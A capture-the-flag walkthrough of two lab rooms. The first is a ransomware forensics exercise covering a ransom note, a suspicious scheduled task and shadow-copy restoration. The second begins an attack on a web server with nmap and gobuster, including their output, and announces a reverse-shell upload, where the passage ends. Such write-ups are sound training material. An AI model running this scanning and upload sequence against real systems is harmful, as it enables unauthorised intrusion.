


We will make some changes on the RDP window. We will set the quality settings to Poor(fastest) and tick off the wallpaper.




Now, click the plus button at the top left of the Remmina and fill in the credentials. For the server, we will use the machine_ip. These are the credentials for the user account:
User name : administrator
User password: sn0wF!akes!!!

We are also going to change the color depth to RemoteFX(32 bpp). Next, set the changes as default and connect.




Then, it will appear like this:




Thus, the wallpaper says **'THIS IS FINE'.**

Question 2 :Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?


We may take a look at the Files and desktop folder and notice a RansomNote-Notepad file.



Right click onto that file and we shall see a note left for McEager. In this note, we may see a bitcoin address.




To decrypt the fake 'bitcoin address', we will use the terminal and run base64 -d command and it will show the plain text value.




The plain text value will be **nomorebestfestivalcompany.**


Question 3 : At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?
To check the file extension of the encrypted file, we can go to the Documents folder , then confidential file, as the file is an encrypted file and we may notice that the file master-password.txt.grinch has the extension and it is .grinch



Question 4 :What is the name of the suspicious scheduled task?
If we launch the Task Scheduler, we may see some files and their status but there is only one file with random and odd names, and it is the **opidsfsdf** file.




Question 5 : Inspect the properties of the scheduled task. What is the location of the executable that is run at login?
If we right click the scheduled task, and choose the Actions window, we may see the location of the executable that is run at the login.




Thus, the answer for question 5 is, **C:\Users\Administrator\Desktop\opidsfsdf.exe**

Question 6 : There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


Aside from opidsfsdf scheduled task, we may also notice a ShadowCopyVolume,




If we right click and check the properties of the scheduled task, we may see the ID and it is **7a9eea15-0000-0000-0000-010000000000.**





Question 7 : Assign the hidden partition a letter. What is the name of the hidden folder?
If we open the Backup (H:) folder, we will see two files, but if we tick off the hidden file, we will see another file. The file's name is **confidential.**




Question 8 :Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?


Backup (H:)
Share
View
Extra large icons
Medium icons
List
Layout
This PC
Backup (H:)
Name
confidentia
database
vStockings
Open
Open in new window
Pin to Quick access
Give access to
Restore previous versions
Include in library
Pin to Start
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties


Backup (H:)
confidential Properties
General
Sharing
Security
Previous Versions
Customize
Previous versions come from shadow copies, which are saved automatically to your computer's hard disk.
Folder versions:
Name
Date modified
A long time ago (1)
confidential
12/11/2020 7:57 AM


confidential
File
Home
Share
View
Pin to Quick access
Copy
Paste
Move to
Copy to
Delete
Rename
New folder
Properties
Select
Clipboard
Organize
New
Open
Back...
confidential (Fri...
Search confidential
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Backup (H:)
Network
Name
Date modified
Type
master-password
11/25/2020 4:47 PM
1 item
1 item selected 21 bytes



The password within the file is **m33pa55w0rdIZseecure!**

Thought Process / Methodology :

For this task, we will be using Remmina to investigate the malware and restore the files to their original state. Once we connect to Remmina, we are going to make some changes by clicking the ellipsis on the preferences options. Then , fill in the server, username and password with the credentials given. After some time, it will show us the wallpaper that says 'THIS IS FINE'. We can take a look around the Remote Desktop Protocol and we may see some applications at the taskbar. For example, File Explorer, Chrome and Task Scheduler. On the file explorer, we can see a RansomNote file in the desktop folder, and once we open the notepad file there is a note left for McEager that shows the attacker's bitcoin address. Next, we are going to decrypt the fake 'bitcoin address' by using a terminal and it will show the plain text value. We can also find the file extension by opening the confidential file in the documents folder after we tick off the hidden file. Next, if we launch the Task Scheduler, we can also see some files but the one that we are looking for is the one with the most random name and it is opidsfsdf. At the Task Scheduler tab, by inspecting the properties, we are also going to find the ID and the location of the executable that is run at login for ShadowCopyVolume. Lastly, to find the password within the file, we are going to inspect the confidential properties and select the previous versions. Next, we shall see a master-password notepad that will show us the password within the file.

Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali Linux, Firefox, Nmap, Python, Gobuster, FoxyProxy, Burpsuite, Netcat, Crackstation, Alpine

Tutorial/Walkthrough:

Question 1 – Scan the machine. What ports are open?

Scan the machine using Nmap. To do this use the command "sudo nmap -sS machine.ip".

```
┌──(1211104248㉿kali)-[~]
└─$ sudo nmap -sS 10.10.149.160
[sudo] password for 1211104248:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 06:35 EDT
Nmap scan report for 10.10.149.160
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.23 seconds
```


As we can see the ports open are **80** and **65000**.

Question 2 – What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Going to the machine's IP address, shows us a TryHackMe website.

Going to port 80 also brings us to the same TryHackMe website.

However, going to port 65000 brings us to a hidden website.



As we can see the title of the website is "**Light Cycle**".

Question 3 – What is the name of the hidden php page?

To find the hidden php page we will use Gobuster. To do this use the command,

"gobuster dir -u http://machine.ip:65000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php"

"dir" commands Gobuster to use file/directory enumeration mode.

"-u" to specify URL.

"-w" to specify path of wordlist.

"-x" to specify extension of files that need to be found.

(To see Gobuster commands and their usage, use command "gobuster -h".)


```
┌──(1211104248㉿kali)-[~]
└─$ gobuster dir -u http://10.10.241.229:65000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.t
xt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.241.229:65000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/23 20:36:34 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 800]
/uploads.php          (Status: 200) [Size: 1328]
/assets               (Status: 301) [Size: 324] [--> http://10.10.241.229:65000/assets/]
/api                  (Status: 301) [Size: 321] [--> http://10.10.241.229:65000/api/]
/grid                 (Status: 301) [Size: 322] [--> http://10.10.241.229:65000/grid/]
```

After letting it run for a while, some of the hidden files/directories are found.


Since the starting page are often named "index", the hidden php page here is **uploads.php**.

Question 4 – What is the name of the hidden directory where file uploads are saved?

The directory "assets" is used for storing files needed for the website to run.



The directory “api” is used for API.




Leaving the directory “**grid**”, most likely used for file uploads.

Question 5 – What is the value of the web.txt flag?


To do this we will be uploading a reverse shell onto the website.

To go to the upload site, we need to go to “machine.ip:65000/uploads.php”.




Then we can start preparing our reverse shell.

